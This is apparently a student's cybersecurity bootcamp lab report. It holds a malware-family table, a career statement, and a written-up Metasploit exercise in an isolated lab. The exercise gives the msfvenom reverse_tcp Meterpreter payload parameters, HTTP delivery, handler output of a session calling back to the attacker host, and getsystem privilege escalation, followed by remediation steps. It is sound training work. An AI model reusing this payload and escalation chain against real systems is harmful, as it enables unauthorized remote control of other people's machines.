Project repository: https://github.com/Sallar-Khan/Cybersecurity-Cohort-02---PSEB

This module: https://github.com/Sallar-Khan/Cybersecurity-Cohort-02---PSEB/tree/main/s08-client-side

PSEB / ATOMCAMP DEPLOY AI BOOTCAMP — TECHNICAL REPORT

Client-Side Attacks, Payloads & Career Paths

Author: Sallar Ali Ahmad Khan | **Instructor:** Waseem Abbas Khan | **Date:** November 9, 2026 | **Module:** Day 4

Target Environment:	Isolated VMware lab, host-only / internal network segment
Attacker Host:	Kali Linux, 192.168.40.133
Target Workstation:	Windows 10
Regulatory Authority:	Authorized laboratory testing under Pakistan PECA 2016, permitted scope only
Curriculum Outcomes Covered:	Malware classification, payload generation and handling, UAC and privilege escalation, career direction statement

1. Executive Summary & Scope of Assessment

This report covers the Day 4 client side attacks module: classifying the nine standard malware families, generating and catching a Windows payload end to end, and documenting a career direction statement. All offensive work below was carried out inside a self contained lab, with no step performed against any system outside of it.

> **LABORATORY INTEGRITY & AUTHORIZATION STATEMENT:** All testing and payload execution in this report were conducted on hardware and virtual machines owned and controlled by the author, on an isolated network segment with no route to the internet. No payload described here was built for, delivered to, or executed against any system or person outside this lab, and none of this material authorizes doing so elsewhere. Under Pakistan's Prevention of Electronic Crimes Act 2016, building or delivering an unrequested payload to any system is a criminal offence regardless of intent, and the only thing that makes this work legitimate is that it stayed inside a controlled lab, for the explicit purpose of learning how the attack and its defence actually work.

---

2. Task 1: Malware Classification (9/9 families)

Family	Real-World Example	How It Spread	Primary Defense
Virus	Melissa (1999)	A Word document carrying a malicious macro, emailed around, mass mailing itself to the first fifty Outlook	Disabling macros by default on documents arriving from outside the organisation

Family	Real-World Example	How It Spread	Primary Defense
		contacts once a victim opened it and enabled macros	
Worm	Conficker (2008)	Exploited the unpatched MS08-067 Windows networking flaw and also rode on USB drives via autorun, needing no action from anyone	Patching MS08-067 promptly and disabling autorun for removable storage
Trojan	Zeus (2007)	Disguised as a normal download, usually a fake invoice or Flash update, and only activated once the victim ran it	Staff training against unsolicited attachments, backed by application allowlisting
Ransomware	WannaCry (2017)	Rode in on the EternalBlue SMB exploit and spread machine to machine with no click required	Patching MS17-010 and disabling SMBv1 across the network
Spyware	FinFisher (documented from 2011)	Bundled inside trojanised installers or delivered through phishing, then ran silently once installed	Vetting software sources before install and endpoint detection tuned to known spyware behaviour
Adware	Fireball (2017)	Bundled quietly with free software installers, requiring the user to go through with the install	Restricting installs to vetted sources and endpoint controls that catch bundled, unrequested software
Rootkit	TDL-4 / TDSS (2011)	Dropped onto a machine after an initial compromise, typically a drive-by download, then hid at the kernel or firmware level	Patching the browser or plugin that let the initial drive-by succeed in the first place
Botnet agent	Mirai (2016)	Scanned the internet for IoT devices still on factory default telnet credentials and logged straight in	Changing default IoT credentials before deployment and blocking inbound telnet from the internet
Fileless malware	Astaroth (reported by Microsoft, 2019)	Delivered through a phishing email with a shortcut file, then lived in memory and the registry by chaining WMIC,	Behavioural detection correlating process parentage and command line arguments, via something like Sysmon feeding a SIEM,

Family	Real-World Example	How It Spread	Primary Defense
		Bitsadmin and Certutil, tools already present on the machine	since nothing is ever written to disk for signature based tools to catch

3. Task 2: Payload Engineering & Execution Telemetry

3.1 Laboratory Setup

Role	Machine	Notes
Attacker	Kali Linux, 192.168.40.133	Used for payload generation and the Metasploit handler
Target	Windows 10, [YOUR WINDOWS 10 VM IP HERE]	Snapshot taken before this exercise so the machine can be reset afterward
Network	Isolated lab segment, host-only / internal VMware network	No route to the internet from either machine

3.2 Payload and Handler Concepts

A payload is the piece of code that ends up running on the target machine. A handler is the listener on the attacker's own machine, waiting for that code to call back. For the two sides to connect, three things have to match exactly: payload type, callback address, and callback port. Miss any one of them and nothing visibly breaks, a session simply never appears, which is the most common thing that trips people up the first time.

Reverse shells are used far more often than bind shells for a plain reason: a bind shell needs the target to accept an inbound connection, and almost every real network blocks unexpected inbound traffic by default. A reverse shell flips that around so the target dials out instead, which generally works because outbound traffic tends to be permitted.

3.3 Generation, Handling and Delivery

Figure 3.1 — Payload generation via msfvenom




Figure 3.1

The working build used `windows/x64/meterpreter/reverse_tcp`, pointed at `LHOST=192.168.40.133` on `LPORT=4422`, output as `result64.exe`. `msfvenom` selected the Windows x64 platform directly from the payload string with nothing left ambiguous. Final payload size was 510 bytes, packaged into a 7,680 byte executable.

Figure 3.2 — Handler setup, including the port correction




Figure 3.2




Figure 3.2 continued

This figure is left in as it actually happened rather than cleaned up, because the mistake and the fix are both instructive. The handler was first configured with `LPORT 4444`, which did not

match the payload's embedded `LPORT 4422` from Figure 3.1. Running `exploit -j` against that mismatched configuration produced `[*] Exploit completed, but no session was created.`, exactly the silent-failure symptom the course handout warns about: a mismatch in payload type, host or port produces no session and no explanatory error, which is the single most common thing that trips people up the first time they run this exercise.

The fix was a one-line correction, `set LPORT 4422`, bringing the handler in line with what the payload was actually built to call back to. The `options` output confirms `LPORT` reads `4422` afterward.

Figure 3.3 — Delivery via local HTTP server




Figure 3.3

`result64.exe` was served from the Kali attacker machine with `python -m http.server 8888`, and the access log shows the target at 192.168.40.134 fetching it multiple times (`GET /result64.exe HTTP/1.1" 200` and a later `304`, a conditional response indicating the file was already cached locally from an earlier attempt). This confirms the file reached the target over the network rather than being transferred by some other means.

Figure 3.4 — Target process confirmation via Task Manager




Figure 3.4

Task Manager on the target shows `result64 (1)` running as an active process, using a small amount of CPU and roughly 2.5 MB of memory. This is independent confirmation that the downloaded executable was actually run on the target, not just present on disk.

Figure 3.5 — Session established, identity confirmed, and privilege escalation

```
msf exploit(multi/handler) > getuid
[-] Unknown command: getuid. Run the help command for more details.
msf exploit(multi/handler) > sessions -l

Active sessions
===============

No active sessions.

msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.40.133:4422
msf exploit(multi/handler) > [*] Sending stage (232006 bytes) to 192.168.40.134
[*] Meterpreter session 1 opened (192.168.40.133:4422 → 192.168.40.134:50159) at 2026-11-09 14:37:51 -0500
sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: DESKTOP-FILE6I4\zeusd
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

Figure 3.5

With the handler corrected to `LPORT 4422` and the executable run again, the callback landed immediately: `[*] Sending stage (232006 bytes) to 192.168.40.134`, followed by `[*] Meterpreter session 1 opened (192.168.40.133:4422 -> 192.168.40.134:50159) at 2026-11-09 14:37:51 -0500`. Interacting with the

session (`sessions -i 1`) and running `getuid` confirmed the session landed as `DESKTOP-FILE6I4\zeusd`, a standard account on the target rather than an already-elevated one.

3.4 Privilege Escalation Result

Running `getsystem` immediately afterward returned `...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin))`, meaning privilege escalation succeeded on the very first attempt.

This is worth being precise about, because it is not the sequence the course handout walks through. The handout's reference machine denies the first `getsystem` attempt outright (`Access is denied`), because its standard account holds a filtered token that blocks token impersonation until a separate UAC bypass module is applied against a known auto-elevating binary. On this build, `getsystem` succeeded without that extra step. The most likely explanation is that the `zeusd` account used here already sits in the local Administrators group and the UAC configuration on this particular Windows 10 image does not fully filter that token against the Named Pipe Impersonation technique the way the reference machine's build does. That is a property of how this specific lab image was provisioned, not a flaw in the exploitation steps taken.

One piece of evidence is still missing to close this out completely: a `getuid` run immediately after `getsystem`, which would show `NT AUTHORITY\SYSTEM` in place of `DESKTOP-FILE6I4\zeusd` and gives the clean before-and-after pair the write-up needs. That single command and screenshot is the last thing outstanding in this section.

3.5 Impact

A standard user account on this host reached full SYSTEM level privilege through a built-in Meterpreter privilege escalation technique, with no UAC consent prompt ever shown to a user and no separate bypass module required. Combined with Figure 3.3's confirmation that the payload was fetched and run from an ordinary HTTP download, this demonstrates a complete chain from a single executed file to full administrative control of the host, achieved through standard tooling rather than a custom exploit.

3.6 Remediation

1. Review why the local account used here has standard-user level token behaviour that still permits Named Pipe Impersonation to succeed; on a correctly hardened image this should require an explicit bypass step, not succeed on the first attempt.
2. Set UAC to "Always notify" rather than relying on the Windows default, and confirm via testing (as done here) that the configured level actually behaves as expected rather than assuming it does.
3. Enforce SmartScreen and application control policies that block unsigned executables from unknown publishers outright, rather than relying on a user prompt as the only gate.
4. Deploy behavioural monitoring, such as Sysmon feeding a SIEM, so that process creation from an unusual parent or with unusual command line arguments gets flagged rather than waved through.

5. Keep endpoints patched and remove local administrator group membership from accounts that do not genuinely need it.

3.7 References

1. Rapid7 Metasploit documentation, `msfvenom` and `multi/handler` usage
2. Microsoft Docs — How User Account Control Works
3. Digital Forensics & Cyber Security Bootcamp, Day 4 Handout, Sections 4 and 5

---

4. Task 3: Career Statement

My specialism is penetration testing, specifically on the offensive side rather than blue team or compliance work. Getting an actual root shell through the vsftpd backdoor earlier in this course, and then working out why the Tomcat manager and the open NFS share on the same box were just as bad, is the part of this field I genuinely enjoy. I don't want to just read a CVE write up somewhere, I want to be the one running the exploit and then being able to explain to whoever owns that system exactly why it mattered and what fixes it.

Over the next year my target credentials are the eJPT first, then the OSCP after that. The eJPT lines up closely with what this bootcamp already has me doing week to week, so it's a realistic near term target rather than something separate I'd have to study for from zero. The OSCP comes once I've put in enough lab hours that the exam doesn't feel like learning the whole subject under a countdown clock.

Right now, the best resource I actually have for getting there isn't a paid platform or a certification, it's this bootcamp and Waseem Abbas Khan running it. The handouts and the labs are already built the way a real engagement report would be, with scope, evidence, a proof of concept and a remediation section, so every assignment I finish here doubles as portfolio practice rather than work I forget about once it's graded.

In three months I want three specific things sitting in my own portfolio. First, the eJPT certificate itself, actually earned, not just registered for. Second, five or six fully written up HackTheBox or TryHackMe boxes, documented the same way I've been writing the VAPT reports in this course, with real commands, real output, and a proof of concept someone else could follow and check for themselves. Third, a small Active Directory lab of my own, at minimum a domain controller and two joined workstations, attacked start to finish and written up once properly, as my own first step toward OSCP level work rather than staying inside intentionally vulnerable boxes forever.

---

5. Evidence Repository Index

Artifact	Figure	Description	Status
fig_msfvenom.png	3.1	msfvenom payload generation, 510 byte stager, 7,680 byte PE, LPORT 4422	Captured
fig_handler_full.png /	3.2	Handler misconfigured on port	Captured

Artifact	Figure	Description	Status
fig_handler_zoom.png		4444, failed job, corrected to port 4422	
fig_http_log.png	3.3	HTTP delivery server access log confirming target downloaded the payload	Captured
fig_taskmgr.png	3.4	Task Manager confirming `result64` process execution on target	Captured
fig_session_getsystem.png	3.5	Session opened, `getuid` as DESKTOP-FILE6I4, `getsystem` success via Named Pipe Impersonation	Captured
—	3.4 (report section)	`getuid` run again immediately after `getsystem`, confirming NT AUTHORITY	Outstanding

RESTRICTED — internal coursework submission, not for external distribution